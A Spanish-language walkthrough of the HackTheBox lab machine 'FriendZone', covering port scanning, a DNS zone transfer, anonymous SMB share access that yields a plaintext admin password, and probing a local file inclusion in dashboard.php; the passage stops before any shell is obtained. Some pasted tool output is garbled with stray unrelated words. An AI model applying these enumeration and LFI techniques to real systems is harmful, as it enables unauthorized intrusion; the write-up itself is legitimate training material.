

FriendZone es una caja Linux de fácil dificultad que necesita bastante enumeración. Haciendo una transferencia de zona se descubren los vhosts. Hay recursos compartidos abiertos en samba que proporcionan credenciales para un panel de administración. A partir de ahí, se encuentra un LFI que se aprovecha para obtener RCE. Se encuentra un cron en ejecución que utiliza un módulo escribible, haciéndolo vulnerable al secuestro.

Enumeración:

```
nmap -Pn -p- --open 10.10.10.123 -T4
```

```
~/machineshtb/Friendzone
nmap -Pn -p- --open 10.10.10.123 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-28 03:01 GMT
Nmap scan report for 10.10.10.123 (10.10.10.123)
Host is up (0.078s latency).
Not shown: 65513 closed tcp ports (conn-refused), 15 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 22.99 seconds
```

```
nmap -Pn -p21,22,53,80,139,443,445 -sCV 10.10.10.123 -T4
```

```
~/machineshtb/Friendzone
nmap -Pn -p21,22,53,80,139,443,445 -sCV 10.10.10.123 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-28 03:02 GMT
Nmap scan report for 10.10.10.123 (10.10.10.123)
Host is up (0.078s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 2048 a9:68:24:bc:97:1f:1e:54:a5:80:45:e7:4c:d9:aa:a0 (RSA)
|_ 256 e5:44:01:46:ee:7a:bb:7c:e9:1a:cb:14:99:9e:2b:8e (ECDSA)
|_ 256 00:4e:1a:4f:33:e8:a0:de:86:a6:e4:2a:5f:84:61:2b (ED25519)
53/tcp    open  domain       ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
| dns-nsid:
|_ bind.version: 9.11.3-1ubuntu1.2-Ubuntu
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Friend Zone Escape software
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp   open  ssl/http     Apache httpd 2.4.29
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: 404 Not Found
|_ ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_ http/1.1
|_ ssl-cert: Subject: commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERED/countryName=JO
| Not valid before: 2018-10-05T21:02:30
|_ Not valid after: 2018-11-04T21:02:30
```

```

_ http/1.1
| ssl-cert: Subject: commonName=friendzone.red/organizationName=CODERED/stateOrProvinceName=CODERED/countryName=JO
|_ Not valid before: 2018-10-05T21:02:30
|_ Not valid after: 2018-11-04T21:02:30
445/tcp open netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Hosts: FRIENDZONE, 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Bashed
Host script results:
| smb2-security-mode:
|_ 3:1:1: Brainfuck
|_ Message signing enabled but not required
|_ smb2-time:
|_ date: 2024-05-28T03:03:04
|_ start_date: N/A
|_ nbstat: NetBIOS name: FRIENDZONE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ clock-skew: mean: -1h00m03s, deviation: 1h43m54s, median: -4s
|_ smb-security-mode:
|_ account_used: guest
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb-os-discovery:
|_ OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|_ Computer name: friendzone
|_ NetBIOS computer name: FRIENDZONE\x00
|_ Domain name: \x00
|_ FQDN: friendzone
|_ System time: 2024-05-28T06:03:04+03:00
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.43 seconds

```

encontramos un dominio al visitar el puerto 80



**if yes, try to get out of this zone ;)**

**Call us at : +999999999**

**Email us at: [info@friendzoneportal.red](mailto:info@friendzoneportal.red)**


Recordando nuevamente existe el port 443 y no solo eso nmap nos tira un dominio friendzone.red en este puerto diferente a friendzoneporta.red

```


256 00:4e:1a:4f:33:e8:a0:de:86:a6:e4:2a:5f:84:61:2b (ED25519)
53/tcp open  domain          ISC BIND 9.11.3-1ubuntu1.2 (Ubuntu Linux)
| dns-nsid:
|_ bind.version: 9.11.3-1ubuntu1.2-Ubuntu
80/tcp open  http            Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Friend Zone Escape software
139/tcp open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp open  ssl/http       Apache httpd 2.4.29
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: 404 Not Found
|_ ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_ http/1.1
|_ ssl-cert: Subject: commonName=friendzone.red/organizationName=CODERED/st
| Not valid before: 2018-10-05T21:02:30
|_ Not valid after: 2018-11-04T21:02:30
445/tcp open  netbios-ssn    Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Hosts: FRIENDZONE, 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o

```

Ahora visito por 443 este dominio



**Ready to escape from friend zone !**



y ahora escaneo con gobuster con el flag -k por temas de certificados.

```

gobuster dir -u https://friendzone.red/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," " -k

```

```
~/machineshtb/Friendzone
gobuster dir -u https://friendzone.red/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," " -k

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:             https://friendzone.red/
[+] Method:          GET
[+] Threads:         100
[+] Wordlist:         /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:      gobuster/3.6
[+] Extensions:     html,php,txt,htm,xml,
[+] Timeout:         10s

Starting gobuster in directory enumeration mode

./          Tartar Sauce (Status: 200) [Size: 238]
./htm       Worker (Status: 403) [Size: 294]
./html      Worker (Status: 403) [Size: 295]
./index.html Sanitools (Status: 200) [Size: 238]
./php       Tron machines (Status: 403) [Size: 294]
/admin      (Status: 301) [Size: 318] [--> https://friendzone.red/admin/]
/js         (Status: 301) [Size: 315] [--> https://friendzone.red/js/]
```

Luego de enumerar un rato con gobuster no encontré nada aparte de los subdirectorios admin y js por lo cual recuerdo el port 53 y ejecuto un ataque de transferencia de zona.

## Transferencia de zona port 53

dig axfr @10.10.10.123 friendzone.red

```
~/machineshtb/Friendzone
dig axfr @10.10.10.123 friendzone.red

; <<>> DiG 9.19.17-2-kali1-Kali <<>> axfr @10.10.10.123 friendzone.red
; (1 server found)
;; global options: +cmd
friendzone.red. 604800 IN SOA localhost. root.localhost. 2 604800 86400 2419200 604800
friendzone.red. 604800 IN AAAA ::1
friendzone.red. 604800 IN NS localhost.
friendzone.red. 604800 IN A 127.0.0.1
administrator1.friendzone.red. 604800 IN A 127.0.0.1
hr.friendzone.red. 604800 IN A 127.0.0.1
uploads.friendzone.red. 604800 IN A 127.0.0.1
friendzone.red. 604800 IN SOA localhost. root.localhost. 2 604800 86400 2419200 604800
;; Query time: 0.75 msec
;; SERVER: 10.10.10.123#53(10.10.10.123) (TCP)
;; WHEN: Tue May 28 04:43:55 GMT 2024
;; XFR size: 8 records (messages 1, bytes 289)

smbclient -L 10.10.10.123 -N
smbclient -L 10.10.10.123 -N

Sharename Type Comment
-----
print$ Disk Printer Drivers
files Disk FriendZone-Samba-Serv
```

Busco también por smb

smbclient -L 10.10.10.123 -N

```

~/machineshtb/Friendzone
smbclient -L 10.10.10.123 -N

Sharename      Type      Comment
-----
//10.10.10.123/Shared -
print$         Disk      Printer Drivers
Files          Disk      FriendZone Samba Server Files /etc/Files
general        Disk      FriendZone Samba Server Files
Development    Disk      FriendZone Samba Server Files
IPC$           IPC       IPC Service (FriendZone server (Samba, Ubuntu))

Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
Gatekeeper      3
Workgroup       Master
WORKGROUP       GOFER

```

con smb encuentro varias carpetas, en files no tenemos permisos, pero en general encontramos un archivo.  
smbclient --no-pass //10.10.10.123/general

```

~/machineshtb/Friendzone
smbclient --no-pass //10.10.10.123/general
Try "help" to get a list of possible commands.
smb: \> dir
.                D            0   Wed Jan 16 20:10:51 2019
..               D            0   Tue Sep 13 14:56:24 2022
creds.txt        N            57   Tue Oct  9 23:52:42 2018

3545824 blocks of size 1024. 1556172 blocks available
smb: \>

```

mget creds.tx

```

~/machineshtb/Friendzone
smbclient --no-pass //10.10.10.123/general
Try "help" to get a list of possible commands.
smb: \> dir
.                D            0   Wed Jan 16 20:10:51 2019
..               D            0   Tue Sep 13 14:56:24 2022
creds.txt        N            57   Tue Oct  9 23:52:42 2018

3545824 blocks of size 1024. 1556172 blocks available
smb: \> mget creds.txt
Get file creds.txt? y
getting file \creds.txt of size 57 as creds.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \>

```




```
~/machineshtb/Friendzone
cat creds.txt
creds for the admin THING:
admin:WORKWORKHhallelujah@#
```

Adicionalmente validamos permisos con smbmap  
smbmap -H 10.10.10.123

```
smbmap -H 10.10.10.123
SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)
[+] IP: 10.10.10.123:445 Name: friendzoneportal.red Status: Authenticated
Disk
----
print$
Files
general port 445
Development
IPC$
Permissions Comment
NO ACCESS Printer Drivers
NO ACCESS FriendZone Samba Server Files /etc/Files
READ ONLY FriendZone Samba Server Files
READ, WRITE FriendZone Samba Server Files
NO ACCESS IPC Service (FriendZone server (Samba, Ubuntu))
```


visitamos los subdominios encontrados antes guardandolos en el /etc/hosts y accediendo por https.  
administrator1.friendzone.red hr.friendzone.red uploads.friendzone.




## Want to upload Stuff ??

Select an image to upload (only images):  No file selected.

subimos un archivo de ejemplo




en <https://administrator1.friendzone.red/> tenemos acceso a login panel




<https://hr.friendzone.red/> no retorno nada






Accedemos con el las credenciales encontradas en creds.txt y nos tira el siguiente mensaje



hacemos caso y encontramos.

<https://administrator1.friendzone.red/dashboard.php>



## Smart photo script for friendzone corp !

**\* Note : we are dealing with a beginner php developer and the application is not tested yet !**


```
image_name param is missed !  
please enter it to show the image  
default is image_id=a.jpg&pagename=timestamp
```

dice que existe una imagen a.jpg buscamos directorios con gobuster.




```
gobuster dir -u https://administrator1.friendzone.red/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," " -k
```

```
katu@katu: ~/machineshtb
~/machineshtb/Friendzone
gobuster dir -u https://administrator1.friendzone.red/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:      https://administrator1.friendzone.red/
[+] Method:   GET
[+] Threads:  100
[+] Wordlist:  /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,php,txt,htm,xml,
[+] Timeout:  10s
=====
Starting gobuster in directory enumeration mode
=====
./php      (Status: 403) [Size: 309]
./htm      (Status: 403) [Size: 309]
./         (Status: 200) [Size: 2873]
./index.html (Status: 200) [Size: 2873]
./images   (Status: 301) [Size: 349] [--> https://administrator1.friendzone.red/images/]
./html     (Status: 403) [Size: 310]
./login.php (Status: 200) [Size: 7]
./dashboard.php (Status: 200) [Size: 101]
./timestamp.php (Status: 200) [Size: 36]
Progress: 1/0/22 / 1543927 (11.06%)
```


encontramos images y timestamp



## Index of /images

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<hr/>			
 <a href="#">Parent Directory</a>		-	
 <a href="#">a.jpg</a>	2015-08-31 15:14	11K	
 <a href="#">b.jpg</a>	2015-05-28 02:19	391K	

Apache/2.4.29 (Ubuntu) Server at administrator1.friendzone.red Port 443



Final Access timestamp is 1717123091

Ahora válido si subiendo un archivo en develemont por smb se añade en images para obtener una Shell

```
smbclient --no-pass //10.10.10.123/Development
put prueba.txt
```

```

test.txt does not exist
smb: \> put prueba.txt
putting file prueba.txt as \prueba.txt (0.0 kb/s) (average 0.0 kb/s)
smb: \> dir
.          > Devel                               D          0   Fri May 31 01:42:20 2024
..         > Friendzone                         D          0   Tue Sep 13 14:56:24 2022
prueba.txt > Irked                              A          8   Fri May 31 01:42:20 2024
> Lame
3545824 blocks of size 1024. 1593848 blocks available

```

Sin embargo, al validar no sube el archivo por lo cual debo buscar una forma de establecer una conexion entre el directorio development y la web.


Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-		
<a href="#">a.jpg</a>	2015-08-31 15:14	11K	
<a href="#">b.jpg</a>	2015-05-28 02:19	391K	

Apache/2.4.29 (Ubuntu) Server at administrator1.friendzone.red Port 443

Ahora válido nuevamente lo que dice el directorio dashboard image\_name param is missed

## Smart photo script for friendzone corp !

Note : we are dealing with a beginner php developer and the application is not tested yet !



Por ende dashboard.php se le podría colocar como parámetro image\_id validamos.  
[https://administrator1.friendzone.red/dashboard.php?%20image\\_id=a.jpg&pagename=timestamp](https://administrator1.friendzone.red/dashboard.php?%20image_id=a.jpg&pagename=timestamp)

## Smart photo script for friendzone corp !

\* Note : we are dealing with a beginner php developer and the application is not tested yet !



## Something went wrong ! , the script include wrong param !

is timestamp is 1717126848

y en efecto sale Nelson.

Luego de averiguar por mucho tiempo se puede validar la ruta del directorio development con ayuda del script de

**nmap --script smb-enum-shares.nse**

**nmap -Pn --script smb-enum-shares.nse -p445 10.10.10.123**

```
~/machineshtb/Friendzone
nmap -Pn --script smb-enum-shares -p445 10.10.10.123
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-31 02:00 GMT
Nmap scan report for friendzoneportal.red (10.10.10.123)
Host is up (0.077s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.10.123\Development:
|     Type: STYPE_DISKTREE
|     Comment: FriendZone Samba Server Files
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\etc\Development
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.10.123\Files:
|     Type: STYPE_DISKTREE
|     Comment: FriendZone Samba Server Files /etc/Files
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\etc\hole
|     Anonymous access: <none>
|     Current user access: <none>
| \\10.10.10.123\IPC$:
```

también con smbmap se detectó que empieza desde /etc


```
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.10.10.123:445      Name: friendzoneportal.red
Disk
  print$
  Files
  general
  Development
  IPC$

Path: C:\etc\hole
Anonymous access: <none>
Current user access: <none>
\\10.10.10.123\IPC$:
  Status: Authenticated
  Permissions:
  Comment:
  -----
  NO ACCESS
  NO ACCESS
  READ ONLY
  READ, WRITE
  NO ACCESS
  Printer Drivers
  FriendZone Samba Server Files /etc/Files
  FriendZone Samba Server Files
  FriendZone Samba Server Files
  FriendZone Samba Server Files
  IPC Service (FriendZone server (Samba, Ubuntu))

https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=/etc/Development/prueba.txt
```

Esto es requerido debido a que podemos validar si nuestra prueba.txt se subió añadiendo después del parámetro pagename la ruta /etc/Development  
[https://administrator1.friendzone.red/dashboard.php?image\\_id=a.jpg&pagename=/etc/Development/prueba.txt](https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=/etc/Development/prueba.txt)




## Smart photo script for friendzone corp !

\* Note : we are dealing with a beginner php developer and the application is not tested yet !




**Something went worng ! , the script include wrong param !**

Como no hubo cambio decido subir el mismo contenido, pero en formato php añadiendo etiquetas php



[https://administrator1.friendzone.red/dashboard.php?image\\_id=a.jpg&pagename=/etc/Development/prueba.php](https://administrator1.friendzone.red/dashboard.php?image_id=a.jpg&pagename=/etc/Development/prueba.php)



## Smart photo script for friendzone corp !

\* Note : we are dealing with a beginner php developer and the application is not tested yet !



**Something went worng ! , the script include wrong param !**

Acá válido nuevamente el mensaje de dashboard que dice timestamp, pero no tiene extensión por lo cual pruebo

con prueba solo sin el PHP

## Smart photo script for friendzone corp !

